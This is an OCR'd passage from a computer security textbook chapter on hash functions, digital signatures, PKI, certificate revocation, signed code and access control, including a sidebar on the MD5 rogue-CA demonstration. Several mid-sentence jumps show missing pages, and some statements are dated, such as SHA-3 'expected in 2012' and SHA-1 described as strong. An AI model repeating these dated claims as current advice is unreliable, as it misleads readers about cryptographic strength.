

FIGURE 13-10 Digital Signature Requirements

Secure Hash Functions

Encryption is most commonly used for secrecy; we usually encrypt something so that its contents—or sometimes even its existence—are unknown to all but a privileged audience. In some cases, however, integrity is a more important concern than secrecy. For example, for a document retrieval system containing legal records, it may be important to know that the copy retrieved is exactly what was stored. Likewise, in a secure communications system, the need for the correct transmission of messages may override secrecy concerns. Let us look at how encryption provides integrity.

The elements or components of most files are not bound together in any way. That is, each byte or bit or character is structurally independent of every other one in the file; changing one has no physical effect on the others, although there may be a critical logical impact. This lack of binding means that changing one value affects the integrity of the file, but that one change can easily go undetected. Think, for example, of what would happen if a virus changed only the 1,357th character of all your documents to the preceding letter of the alphabet. In one document "must" might become "lust." There is no structural connection of the letter m to the characters around it, although the meaning of the word has certainly changed. If you spotted "lust," you might suspect a mistake in typing.

Cryptographic Hash Functions

As you learned in Chapter 4, a hash code or checksum or message digest is a distillation of a file, sort of like a fingerprint or a seal of authenticity. The code is computed from all the bits of a file, with a high probability (but not certainty) that changing even one bit of the file would cause the code not to match the file. Cryptographic hash functions are part of the larger group of one-way hash functions that we introduced in Chapter 4.

A strong cryptographic algorithm, such as DES or AES, is especially appropriate for sealing values, since an outsider will not know the key and thus will not be able to modify the stored value to match with data being modified. For low-threat applications, algorithms even simpler than DES or AES can be used. In block encryption schemes, chaining means linking each block to the previous block's value (and therefore to all previous blocks), for example, by using an exclusive OR to combine the encrypted previous block with the encryption of the current one. A file's cryptographic checksum could be the last block of the chained encryption of a file since that block will depend on all other blocks. We describe chaining in more detail in Chapter 16.

As we see later in this chapter, these techniques address the nonalterability and nonreusability required in a digital signature. A change or reuse will probably be flagged by the checksum, so the recipient can tell that something is amiss.

MD4, MD5, and SHA/SHS

The most widely used cryptographic hash functions are **MD4, MD5** (where MD stands for Message Digest), and **SHA/SHS** (Secure Hash Algorithm or Standard). The MD4/5 algorithms were invented by Ron Rivest and RSA Laboratories. MD5 is an improved version of MD4. Both condense a message of any size to a 128-bit digest. SHA/SHS is similar to both MD4 and MD5; it produces a 160-bit digest.

Wang et al. [WAN05] announced cryptanalysis attacks on SHA, MD4, and MD5. For SHA, the attack is able to find two plaintexts that produce the same hash digest in approximately 2^{63} steps, far short of the 2^{80} steps that would be expected of a 160-bit hash function, and very feasible for a moderately well financed attacker. Although this attack does not mean SHA is useless (the attacker must collect and analyze a large number of ciphertext samples), it does suggest use of long digests and long keys. NIST [NIS05, NIS06] has studied the attack carefully and recommended countermeasures. In 2008, NIST published a new hash standard, FIPS 180-3 [NIS08], that defines five algorithms based on the SHA algorithm, but producing significantly longer digests, which counteract the attack described by Wang. Properties of these new algorithms are presented in Table 13-1.

In the meantime, NIST is conducting a competition to invent a new, strong cryptographic hash function, named SHA-3. In October 2008, NIST accepted submissions of candidate algorithms, received 64 entries, selected 51 in December 2008 for initial scrutiny, selected 14 of those in July 2009 for second-round study, and selected 5 of those in December 2010 for final consideration. Names of the five finalist algorithms are BLAKE, Grøstl, JH, Keccak, and Skein. One of those five is expected to be announced in 2012 as SHA-3.

For the interim, the algorithms defined in FIPS 180-3 are strong enough to withstand current known attacks, and the new algorithms from SHA-3 are expected to extend that strength.

Public Keys for Signing

Public key encryption systems are ideally suited to signing. For simple notation, let us assume that the public key encryption for user U is accessed through $E(M, K_U)$ and that the private key transformation for U is written as $D(M,K_U)$. We can think of E as the *privacy* transformation (since only U can decrypt it) and D as the *authenticity* transformation (since only U can produce it). Remember, however, that under some asymmetric algorithms such as RSA, D and E are commutative and either one can be applied to any message. Thus,

$$D(E(M,K_U), K_U) = M = E(D(M,K_U), K_U)$$

TABLE 13-1 Current (2008) Secure Hash Standard Properties

Algorithm	Message Size (bits)	Block Size (bits)	Word Size (bits)	Message Digest Size (bits)
SHA-1	2^{64}	512	32	160
SHA-224	2^{64}	512	32	224
SHA-256	2^{64}	512	32	256
SHA-384	2^{128}	1024	64	384
SHA-512	2^{128}	1024	64	512

If S wishes to send M to R, S uses the authenticity transformation to produce $D(M, K_S)$. S then sends $D(M, K_S)$ to R. R decodes the message with the public key transformation of S, computing $E(D(M,K_S), K_S) = M$. Since only S can create a message that makes sense under $E(-,K_S)$, the message must genuinely have come from S. This test satisfies the authenticity requirement.

R will save $D(M, K_S)$. If S should later allege that the message is a forgery (not really from S), R can simply show M and $D(M, K_S)$. Anyone can verify that since $D(M,K_S)$ is transformed to M with the public key transformation of S—but only S could have produced $D(M, K_S)$—then $D(M, K_S)$ must be from S. This test satisfies the unforgeable requirement.

There are other approaches to signing; some use symmetric encryption, others use asymmetric. The approach shown here illustrates how the protocol can address the requirements for unforgeability and authenticity. To add secrecy, S applies $E(M, K_R)$ as shown in Figure 13-11.

These pieces, a hash function, public key cryptography, and a protocol, give us the technical pieces of a digital signature. However, we also need one nontechnical component. Our signer S can certainly perform the protocol to produce a digital signature, and anyone who has S's public key can determine that the signature did come from S. But who is S? We have no reliable way to associate a particular human with that public key. Even if someone says "this public key belongs to S," on what basis do we believe that assertion? Next we explore how to create a trustworthy binding between a public key and an identity.

Trust

A central issue of digital commerce is trust: How do you know that a Microsoft web page really belongs to Microsoft, for example? In Chapter 5 we introduced trust in the context of trusting users to do or not do certain things (in that case, to not install a keylogger device). Then, in Chapter 8 we explored the concept of trust as it relates to software and operating systems to do reliably what we expect them to. This section is less about technology and more about the human aspects of trust, because that confidence underpins the whole concept of a digital signature.

In real life you may trust a close friend in ways you would not trust a new acquaintance. Over time your trust in someone may grow with your experience but can plummet if the person betrays you. You try out a person, and, depending on the



FIGURE 13-11 Use of Two Keys in an Asymmetric Digital Signature

advance distribution. But no matter what approach is taken to key distribution, each has its advantages and disadvantages. Points to keep in mind about any key distribution protocol include the following:

- What operational restrictions are there? For example, does the protocol require a continuously available facility, such as the key distribution center?
- What trust requirements are there? Who and what entities must be trusted to act properly?
- What is the protection against failure? Can an outsider impersonate any of the entities in the protocol and subvert security? Can any party of the protocol cheat without detection?
- How efficient is the protocol? A protocol requiring several steps to establish an encryption key that will be used many times is one thing; it is quite another to go through several time-consuming steps for a one-time use.
- How easy is the protocol to implement? Notice that complexity in computer implementation may be different from manual use.

Digital Signatures—All the Pieces

Putting these pieces together we can now outline a complete digital signature scheme. Assume user S wants to apply a digital signature to a file (or other data object), meeting the four objectives of a digital signature: unforgeable, authentic, unalterable and not reusable.

A **digital signature** consists of

- a file
- demonstration that the file has not been altered
- indication of who applied the signature
- validation that the signature is authentic, that is, that is belongs to the signer
- connection of the signature to the file

With these five components we can construct a digital signature.

We start with the file. If we use a secure hash code of the file to compute a message digest and include that hash code in the signature, the code demonstrates that the file has not been changed. A recipient of the signed file can recompute the hash function and, if the hash values match, conclude with reasonable trust that the received file is the same one that was signed. So far, our digital signature looks like the object in Figure 13-17.

Next, we apply the signer's private encryption key to encrypt the message digest. Because only the signer knows that key, the signer is the only one who could have applied it. Now the signed object looks like Figure 13-18.

The only other piece to add is an indication of who was the signer, so the receiver knows which public key to use to unlock the encryption, as shown in Figure 13-19. The signer's identity has to be outside the encryption because if it were inside, the identity could not be extracted.



FIGURE 13-17 Hash Code to Detect Changes



FIGURE 13-18 Encryption to Show Authenticity



FIGURE 13-19 Indication of Signer

Two extra flourishes remain to be added. First, depending on the file's size, this object can be large, and asymmetric encryption is slow, not suited to encrypting large things. However, S's authenticating encryption needs to cover only the secure hash code, not the entire file itself. If the file were modified, it would no longer match the hash code, so the recipient would know not to trust the object as authentic from S. And if the hash code were broken off and attached to a different file, it would not match there, either. So for efficiency we need only encrypt the hash value with S's private key, as shown in Figure 13-20.

Second, the file, the data portion of the object, is exposed for anyone to read. If S wants confidentiality, that is, so that only one recipient can see the file contents, S can select a symmetric encryption key, encrypt the file, and store the key under user U's asymmetric public encryption key. This final addition is shown in Figure 13-21.

In conclusion, a digital signature can indicate the authenticity of a file, especially a piece of code. When you attempt to install a piece of signed code, the operating system will inspect the certificate and file and notify you if the certificate and hash are not acceptable. Digital signatures, coupled with strong hash functions and symmetric encryption, are an effective way to ensure that a file is precisely what the originator stored for download.

Next we present a modest usability enhancement. You now know technically how to create authentic hierarchies of signed certificates, based on either a single root or multiple ones. We next describe how those are implemented in practice.



FIGURE 13-20 Asymmetric Encryption Covering the Hash Value



FIGURE 13-21 Digitally Signed Object Protected for Both Integrity and Confidentiality

Public Key Infrastructure

The limitation of digital signatures is key exchange. For a digital signature to work, the signer and the user need to share at least one pair of asymmetric encryption keys, and if confidentiality is important, they need a second pair of keys. Generating the keys is only a complex mathematical task, to which computers are well suited. But distributing the keys is the hard part.

As we just described, certificates are an artifact to facilitate key exchange, establishing trust based on a common point of trust and delegation of trust from that point down. The sticking point is finding that common point.

A **public key infrastructure**, or **PKI**, is a mechanism using trustworthy third parties as a common point. In the example earlier in this chapter, we hypothesized that the head of a company could be the trustworthy common signer for all certificates within a company. Outside a company we might look to political leaders: Agencies such as a government's home office or commerce department might sign certificates for and be trusted by all citizens. But a country's government may not be trustworthy to residents of another country. Even international bodies, such as the European Union do not cover the entire world, and for constantly changing political reasons, countries' and people's trust in the United Nations may not be universal.

A trustworthy "root" is needed; the current state is to rely on Internet registrars, who allocate domain names such as microsoft.com, berkeley.edu, redcross.org, suchard.fr, and aljazeera.net.

When you install a browser, you get its preloaded root certificates, from places such as Deutsche Telekom (a major German ISP), Entrust, Experian (a credit reporting agency), the Taiwanese Government certification authority, telecommunications provider GTE, Microsoft, the domain registrar Network Solutions, security companies RSA and Thawte, Turktrust (a Turkish authority), Visa, and Wells Fargo bank. You can see the full set of loaded certificates from the Tools – Options menu of your browser. Most people accept this set without inspection; you should review your certificates to determine if you trust all these agencies to create digital signatures that you implicitly accept. You can delete any and load others from places you are willing to trust. Few users have any idea what a certificate is, much less which certificates to trust and why.

PKI and Certificates

Using a public key infrastructure enables users to implement public key cryptography, usually in a large (and frequently, distributed) setting. PKI offers each user a set of services, related to identification and access control. A user can then

- create certificates associating a user's identity with a (public) cryptographic key
- give out certificates from its database
- sign certificates, adding its credibility to the authenticity of the certificate
- confirm (or deny) that a certificate is valid
- invalidate certificates for users who no longer are allowed access or whose private key has been exposed

PKI is often considered to be a standard, but in fact it is a set of policies, products, and procedures that leave some room for interpretation. (Housley and Polk [HOU01a] describe both the technical parts and the procedural issues in developing a PKI.) The policies define the rules under which the cryptographic systems should operate. In particular, the policies specify how to handle keys and valuable information and how to match level of control to level of risk. The procedures dictate how the keys should be generated, managed, and used. Finally, the products actually implement the policies, and they generate, store, and manage the keys.

Certificate Authorities

PKI sets up CAs that implement the PKI policy on certificates. The general idea is that a certificate authority is trusted, so users can delegate the construction, issuance, acceptance, and revocation of certificates to the authority, much as one would use a trusted bouncer to allow only some people to enter a restricted nightclub. The specific actions of a certificate authority include the following:

- managing public key certificates for their whole life cycle
- issuing certificates by binding a user's or system's identity to a public key with a digital signature
- scheduling expiration dates for certificates
- ensuring that certificates are revoked when necessary by publishing certificate revocation lists

The functions of a certificate authority can be done in-house or by a commercial service or a trusted third party. But as Sidebar 13-6 shows, even the commercial certificate authority structure can have weaknesses.

Other Components of a PKI

PKI also involves a registration authority that acts as an interface between a user and a certificate authority. The registration authority captures and authenticates the identity of a user and then submits a certificate request to the appropriate certificate authority. In this sense, the registration authority is much like the U.S. Postal Service; the Postal Service acts as an agent of the U.S. State Department to enable U.S. citizens to obtain passports (official U.S. authentication) by providing the appropriate forms, verifying identity, and requesting the actual passport (akin to a certificate) from the appropriate passport-issuing office (the certificate authority). As with passports, the quality of registration authority determines the level of trust that can be placed in the certificates that are issued. PKI fits most naturally in a hierarchically organized, centrally controlled organization, such as a government agency.

PKI efforts are under way in many countries to enable companies and government agencies to implement PKI and interoperate. For example, a Federal PKI Initiative in the United States will eventually allow any U.S. government agency to send secure communication to any other U.S. government agency, when appropriate. The initiative also specifies how commercial PKI-enabled tools should operate, so agencies can buy ready-made PKI products rather than build their own. The European Union has a similar initiative (see www.europepki.org for more information).

Forged Signed Certificates — Sidebar 13-6

European researchers demonstrated a flaw in the MD5 hash function that lets them construct a certificate appearing to be validly signed by one of the trusted "root" certifiers. As shown on their web site www.win.tue.nl/hashclash/rogue-ca/, the authors reported at the 25th Chaos Communication Conference, December 2008:

> Our main result is that we are in possession of a "rogue" Certification Authority (CA) certificate. This certificate will be accepted as valid and trusted by many browsers, as it appears to be based on one of the "root CA certificates" present in the so called "trust list" of the browser. In turn, web site certificates issued by us and based on our rogue CA certificate will be validated and trusted as well. Browsers will display these web sites as "secure", using common security indicators such as a closed padlock in the browser's window frame, the web address starting with "https://" instead of "http://", and displaying reassuring phrases such as "This certificate is OK" when the user clicks on security related menu items, buttons, or links.

The result is based on a cryptanalytic attack [STE07, STE09] on the underlying hash function MD5 used in some digital certificates instead of the stronger SHA-1. The researchers used a network of over 200 Playstation 3 game consoles to perform a brute force attack to derive a chosen MD5 collision: two different pieces of data that have the same hash value.

The researchers created the certificate as a demonstration of the vulnerability; they worked with certificate authorities that use MD5 to encourage them to adopt a strong hash function, and the researchers state flatly that they have no intention to allow their certificate to be used to sign other certificates that would imperil secure browsing. Still, the fact that these academicians were able to accomplish this result with modest resources shows that others might do the same with less benign intent.

Earlier, in March 2001, a different certificate problem was shown—this time involving valid certificates. VeriSign announced it had erroneously issued two code-signing certificates under the name of Microsoft Corp. to someone who purported to be—but was not—a Microsoft employee. These certificates were in circulation for almost two months before the error was detected. Even after VeriSign detected the error and canceled the certificates, someone would know the certificates had been revoked only by checking VeriSign's list. Most people would not question a code download signed by Microsoft.

As these examples show, the certification process is quite secure but not perfect. Although the structure is important and valuable, we must be aware that security involves dealing with the risk of such imperfections and balancing the likelihood of the threat against our ability to control vulnerabilities.

Most PKI processes use certificates that bind identity to a key. But research is being done to expand the notion of certificate to a broader characterization of credentials. For instance, a credit card company may be more interested in verifying your financial status than your identity; a PKI scheme may involve a certificate that is based on binding the financial status with a key. The Simple Distributed Security Infrastructure (SDSI) takes this approach, including identity certificates, group membership

certificates, and name-binding certificates. As of this writing, there are drafts of two related standards: ANSI standard X9.45 and the Simple Public Key Infrastructure (SPKI); the latter has only a set of requirements and a certificate format.

Managing Certificates

Perhaps the thorniest issue for PKIs is handling lost certificates, as illustrated in Sidebar 13-6. If you lose a paper certificate, you can get another, although the issuing authority has some work to do to prevent the lost certificate from being used. Suppose you lose your birth certificate. In many countries, that document is the unique identifier to show who you are, when you were born, and what your citizenship and nationality are. Citizenship is important for obtaining a passport, work authorization, and social services documents. The government needs to ensure that anyone who finds your birth certificate cannot successfully claim to be you for any of these other purposes. Sometimes, such as with passports, the government will verify with an official records office that your birth certificate is valid before issuing you a passport. Other times, such as with social services, the government will periodically audit records to verify that all people receiving benefits are entitled to them. Unfortunately, you have no simple way to make everyone aware that your birth certificate was lost and not to accept the old one as valid.

Digital certificates suffer from a similar problem. Suppose Monique digitally signs a document; a PKI holds her certificate and distributes it to anyone who requests it. The problem is that the requester may obtain a copy of her certificate today but may hold that certificate for a long time, using it to validate numerous signatures as validly belonging to Monique. If Monique's private key is exposed, meaning an unauthorized party obtains it, from that moment forward nobody should trust anything with her digital signature. But how do people learn of this compromised key? And what should people do about actions they took because they relied on the key?

The answer, which is not ideal, is a list of certificates for which the private key is no longer secret. Called a **certificate revocation list** or **CRL**, this list of invalid certificates is maintained by the certificate authority that signed the certificate and distributed to all partner CAs. In theory, before accepting a digital signature, a person should obtain the latest CRL from the issuing CA to verify that the certificate for the signature is still valid. Few people or programs do that in practice. Even worse, there is a window of vulnerability, from the time Monique's key was taken and she noticed it and informed her CA until the time the CA added her certificate to their CRL. Currently this problem is relatively insignificant only because of the light usage of digital signatures; as more people adopt this technology (and as more private keys inevitably become compromised), the problem will become more severe.

PKI is close to but not yet a mature process. Many issues must be resolved, especially since PKI has yet to be implemented commercially on a large scale. Table 13-2 lists several issues to be addressed as we learn more about PKI. However, some things have become clear. First, the certificate authority should be approved and verified by an independent body. The certificate authority's private key should be stored in a tamper-resistant security module. Then, access to the certificate and registration authorities should be tightly controlled by means of strong user authentication such as smart cards.

TABLE 13-2 Issues in PKI

Issue	Questions
Flexibility	How do we implement interoperability and stay consistent with other PKI implementations? • Open, standard interfaces? • Compatible security policies? How do we register certificates? • Face-to-face, email, web, network? • Single or batch (e.g., national identity cards? bank cards?)
Ease of use	How do we train people to implement, use, and maintain PKI? How do we configure and integrate PKI? How do we incorporate new users? How do we do backup and disaster recovery?
Support for security policy	How does PKI implement an organization's security policy? Who has which responsibilities?
Scalability	How do we add more users? more applications? more certificate authorities? more registration authorities? How do we expand certificate types? How do we expand registration mechanisms?

The security involved in protecting the certificates involves administrative procedures. For example, more than one operator should be required to authorize certification requests. Controls should be put in place to detect hackers and prevent them from issuing bogus certificate requests. These controls might include digital signatures and strong encryption. Finally, a secure audit trail is necessary for reconstructing certificate information should the system fail and for recovering if a hacking attack does indeed corrupt the authentication process.

Signed Code

One reason for building digital signatures and a public key infrastructure is to attest to code authenticity. As we have seen, someone can place malicious active code on a web site to be downloaded by unsuspecting users. Running with the privilege of whoever downloads it, such active code can do serious damage, from deleting files to sending email messages to fetching Trojan horses to perpetrating subtle and hard-to-detect mischief. Today's trend is to allow applications and updates to be downloaded from central sites, so the risk of downloading something malicious is growing.

A partial approach to reducing this risk is to use signed code. A trustworthy third party appends a digital signature to a piece of code, supposedly connoting more trustworthy code. A signature structure in a PKI helps validate the signature.

Who might the trustworthy party be? A well-known manufacturer would be recognizable as a code signer. In fact, Microsoft, Adobe, and Apple all use signing to

demonstrate the origin of code purported to be authentic. We saw an example of that mechanism in Chapter 8, in which we described Microsoft's kernel-mode code signing to implement code integrity.

But what of the small and virtually unknown manufacturer of a device driver or a code add-in? If the code vendor is unknown, it does not help that the vendor signs its own code; miscreants can post their own signed code, too. A larger, well-known firm might sign device drivers for the larger firm's hardware or operating systems, but there is no advantage in signing—and thereby assuming some liability for—a competitor's application.

This problem is just beginning to emerge with smartphone applications, or apps. Anyone can write and distribute an app; by picking an appealing function, the developer is likely to gather users. Although Apple polices the applications it allows for its iPhones, the number of apps limits the amount of testing or inspection it can perform and, as we describe later in this chapter, automatically identifying all harmful apps is impossible. Thus, although a signature can give us a basis for deciding to accept a piece of software, absence of the signature does not necessarily mean we should reject the code. (Of course, the larger issue is whether people understand and heed signals such as signed or unsigned code.)

COUNTERMEASURE: SECURE PROTOCOLS

As you saw in Chapter 9, protocols can contain components that block security attacks. Strong authentication, challenge–response dialogs, encryption, and access control can be included in protocol design to counter various integrity threats. The early objectives for computing protocols were reliability and efficiency, leading to small, simple designs based on an assumption of nonmalicious activity.

Unfortunately, as you have also seen, the Internet grew rapidly from a small network used only by a small set of trusted and trustworthy researchers to its current state that comprises many kinds of users with differing objectives. The Internet is vast, supports diverse hardware and software, and respects backwards compatibility; these factors limit the degree to which new protocols will be able to counter the range of integrity threats.

COUNTERMEASURE: ACCESS CONTROL

Part of the problem with web page defacement and code substitution is that an unauthorized party could change content on a web server. In that sentence, the word "unauthorized" is critical: It implies that someone has determined which users and what processes are authorized to modify or replace things. From the beginning, a computer system should have a **policy** for determining these things. The policy is a statement, probably written, that establishes the parameters of computing: what are the critical resources and who can access them in what ways. We well know that the Internet has no such policy; anyone can buy access through a service provider, and regulation of users—except in the most egregious cases—is hardly in anyone's financial interest. When we studied firewalls in Chapter 9, we noted that a firewall is just the implementation of a

security policy; in some sense a person or organization needs a firewall to implement security, because nobody else effectively regulates Internet activity.

We introduced the general models of access control—the matrix, access control list, privilege list, and capability—in Chapter 6. Access control consists of two parts that we describe now: first, the concept of limited privilege, the determination of the minimal accesses necessary but sufficient for the system to function; and second, the implementation of that access control. Quite apart from the mechanical implementation of the access control matrix or its substructures, in this section we present two access models that relate more specifically to the objective of access control: relating access to a subject's role or the context of the access.

Limited Privilege

We have already discussed privilege in several forms: Chapter 3 presented the constructs of good program design from Saltzer and Schroeder, including the concept of least privilege. We introduced the concept of multiple states of execution in Chapter 6 as a way of countering buffer overflows. Finally, in Chapter 8 we expanded on the multistate operating system as a way to prevent rootkits.

These points are all part of the same concept: **limited privilege**, the act of restraining users and processes so that any harm they can do is tolerable. Certainly, we do not expect users or processes to cause harm. But recognizing that not all users are ethical or even competent and that not all processes function as intended, we want to limit exposure to misbehaving users or malfunctioning processes. Limited privilege is a way to constrain that exposure.

Limited privilege is a management concept, not a technical control. The process of analyzing users and determining the privileges they require is a necessary first step to authorizing within those limits. After establishing the limits, we turn to technology, called access control, to enforce those limits

Procedure-Oriented Access Control

One goal of access control is restricting not just what subjects have access to an object, but also what they can *do* to that object. Read versus write access can be controlled rather readily by most applications and operating systems, but more complex control is not so easy to achieve.

By **procedure-oriented** protection, we imply the existence of a procedure that controls access to objects (for example, by performing its own user authentication to strengthen the basic protection provided by the basic operating system). In essence, the procedure forms a capsule around the object, permitting only certain specified accesses.

Procedures can ensure that accesses to an object be made through a trusted interface. For example, neither users nor general operating system routines might be allowed direct access to the table of valid users. Instead, the only accesses allowed might be through three procedures: one to add a user, one to delete a user, and one to check whether a particular name corresponds to a valid user. These procedures, especially add and delete, could use their own checks to make sure that calls to them are legitimate.

Procedure-oriented protection implements the principle of information hiding because the means of implementing an object are known only to the object's control procedure. Of course, this degree of protection carries a penalty of inefficiency. With procedure-oriented protection, there can be no simple, fast access, even if the object is frequently used.

Role-Based Access Control

We have not yet distinguished among kinds of users, but we want some users (such as administrators) to have significant privileges, and we want others (such as regular users or guests) to have lower privileges. In companies and educational institutions, this can get complicated when an ordinary user becomes an administrator or a baker moves to the candlestick makers' group. **Role-based access control** lets us associate privileges with groups, such as all administrators can do this or candlestick makers are forbidden to do that. Administering security is easier if we can control access by job demands, not by person. Access control keeps up with a person who changes responsibilities, and the system administrator does not have to choose the appropriate access control settings for someone. For more details on the nuances of role-based access control, see [FER03].

In conclusion, our study of access control mechanisms has intentionally progressed from simple to complex. Historically, as the mechanisms have provided greater flexibility, they have done so with a price of increased overhead. For example, implementing capabilities that must be checked on each access is far more difficult than implementing a simple directory structure that is checked only on a subject's first access to an object. This complexity is apparent both to the user and to the implementer. The user is aware of additional protection features, but the naïve user may be frustrated or intimidated at having to select protection options with little understanding of their usefulness. The implementation complexity becomes apparent in slow response to users. The balance between simplicity and functionality is a continuing struggle in security.

COUNTERMEASURE: USER EDUCATION

As is obvious, users can either reinforce or undermine security. Users who understand and appreciate security can act in ways that complement more technical security countermeasures. They exercise sound judgment, choose secure options, and act responsibly in situations not covered by other technical countermeasures. Unfortunately, as the examples of this chapter show, some users are gullible, intimidated by technology, naïvely optimistic, or unconscious of the scope and seriousness of risks.

User education is often cited as a need in a security program. Some people argue for a comprehensive security awareness program, beginning when a person first starts to use a computer independently, perhaps before age 10, and continuing with refreshers and appropriate elaboration forever. Some companies have a security awareness day with posters, quizzes, contests, and prizes, others hold periodic security briefings, and still others display the security tip of the day on an internal web site. Alas, we have little idea which teaching methods are most effective for school children, and almost

- Users of personal computers are vulnerable because they are often their own system administrators. Not appreciating the threat, such users may fail to structure their software and data to guard against malicious outside code. Because a significant amount of web site code executes on a user's machine with the user's permissions, a major security strength is limited privilege.
- Digital signatures can serve like signatures on paper to testify to acceptance or consent. As an authenticity measure, a digital signature can demonstrate convincingly the origin of code or data.
- Digital signatures consist of a hash code to show what is being signed, encryption of that hash for authenticity, certificates to bind a user's identity to an encryption key, and an infrastructure to facilitate the distribution and trustworthiness of the certificates.
- Educated users, who appreciate the purpose and method of security countermeasures, can augment their positive effects, but uninformed or misinformed users can undermine security efforts.

The tools and techniques described in this chapter also come into play in the next chapter when we focus on a different kind of forgery: a forged or repeated network message. Just as a bank will not allow you to deposit the same check twice, a network should not allow the same message twice. Public key cryptography figures prominently in the countermeasures for attacks in that chapter, as in this chapter.

TABLE 13-3 Threat–Vulnerability–Countermeasure Chart for Code/Data Integrity Failures

Threat	Consequence	Severity	Ease of Exploitation
Integrity failure	Malicious code causing unexpected and unauthorized behavior	Very serious	Generally easy

Vulnerability	Exploitability	Prevalence
Forgery: email, web site, code	Easy	Extremely prevalent
Code installation	Easy	Quite prevalent
Humans	Easy	Quite prevalent

Countermeasure	Issues Addressed	Mitigation Type	Mitigation Effect	Effort
Digital signature	Code and document authenticity	Detection	Very strong	Relatively low
Separation	Integrity failure	Prevention	Very strong	Low
Trust, user awareness, and education	Human weaknesses	Prevention, detection	Moderate; needs to be repeated as attacks change	Moderate